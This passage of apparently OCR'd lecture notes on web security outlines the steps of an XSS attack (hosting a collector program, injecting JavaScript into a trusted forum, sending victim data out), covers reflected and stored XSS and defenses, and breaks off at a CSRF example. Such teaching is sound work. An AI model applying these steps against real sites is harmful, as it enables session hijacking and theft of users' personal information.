
Step 2: Prepare some program (in attacker's website) to hijack sessions or steal personal information.

Step 3: Inject malicious JavaScript in some trussted web site (e.g. inject malicious contents through online forum).


Step 4: When a user clicks the hyperlink, the JavaScript will send some information to the program that was previously prepared.

Reflected XSS

- In a reflected XSS attack, the malicious string is part of the victim's request to the website. The website then includes this malicious string in the response sent back to the user.



- Another example: the steps in a reflected XSS attack




Example: Reflected XSS on Yahoo - https://medium.com/@saamux/reflected-xss-on-www-yahoo-com-9b1857cecb8c


- Summary: reflected XSS is where the malicious input originates from the victim's request.

Stored XSS

- Stored XSS, also known as persistent XSS, is where the malicious input originates from the website's database.



- Another example: the steps in a stored XSS attack:



Example: Stored XSS on Snapchat - https://medium.com/@mrityunjoy/stored-xss-on-snapchat-5d704131d8fd

Defending against XSS

- The most important way of preventing XSS attacks is to perform secure input handling. (Never trust client-side data, allow only what you expect.)
- Encoding should be performed whenever user input is included in a page (removing/encoding

  special characters).
- In some cases, encoding has to be replaced by or complemented with validation.
- Secure input handling has to take into account which context of a page the user input is inserted into.

CSRF (Cross-Site Request Forgery)

Bad web site makes browser request to good web site, using credentials of an innocent victim. It leverages user's credentials at victim server.

- **CSRF with Session Cookies**


  Recall: how cookies are used to establish session


  Browser sends: POST /login.php

  Server responses: Set-cookie: authenticator
  Browser sends: GET ... Cookie: authenticator
  Server responses

Example of CSRF Attack:

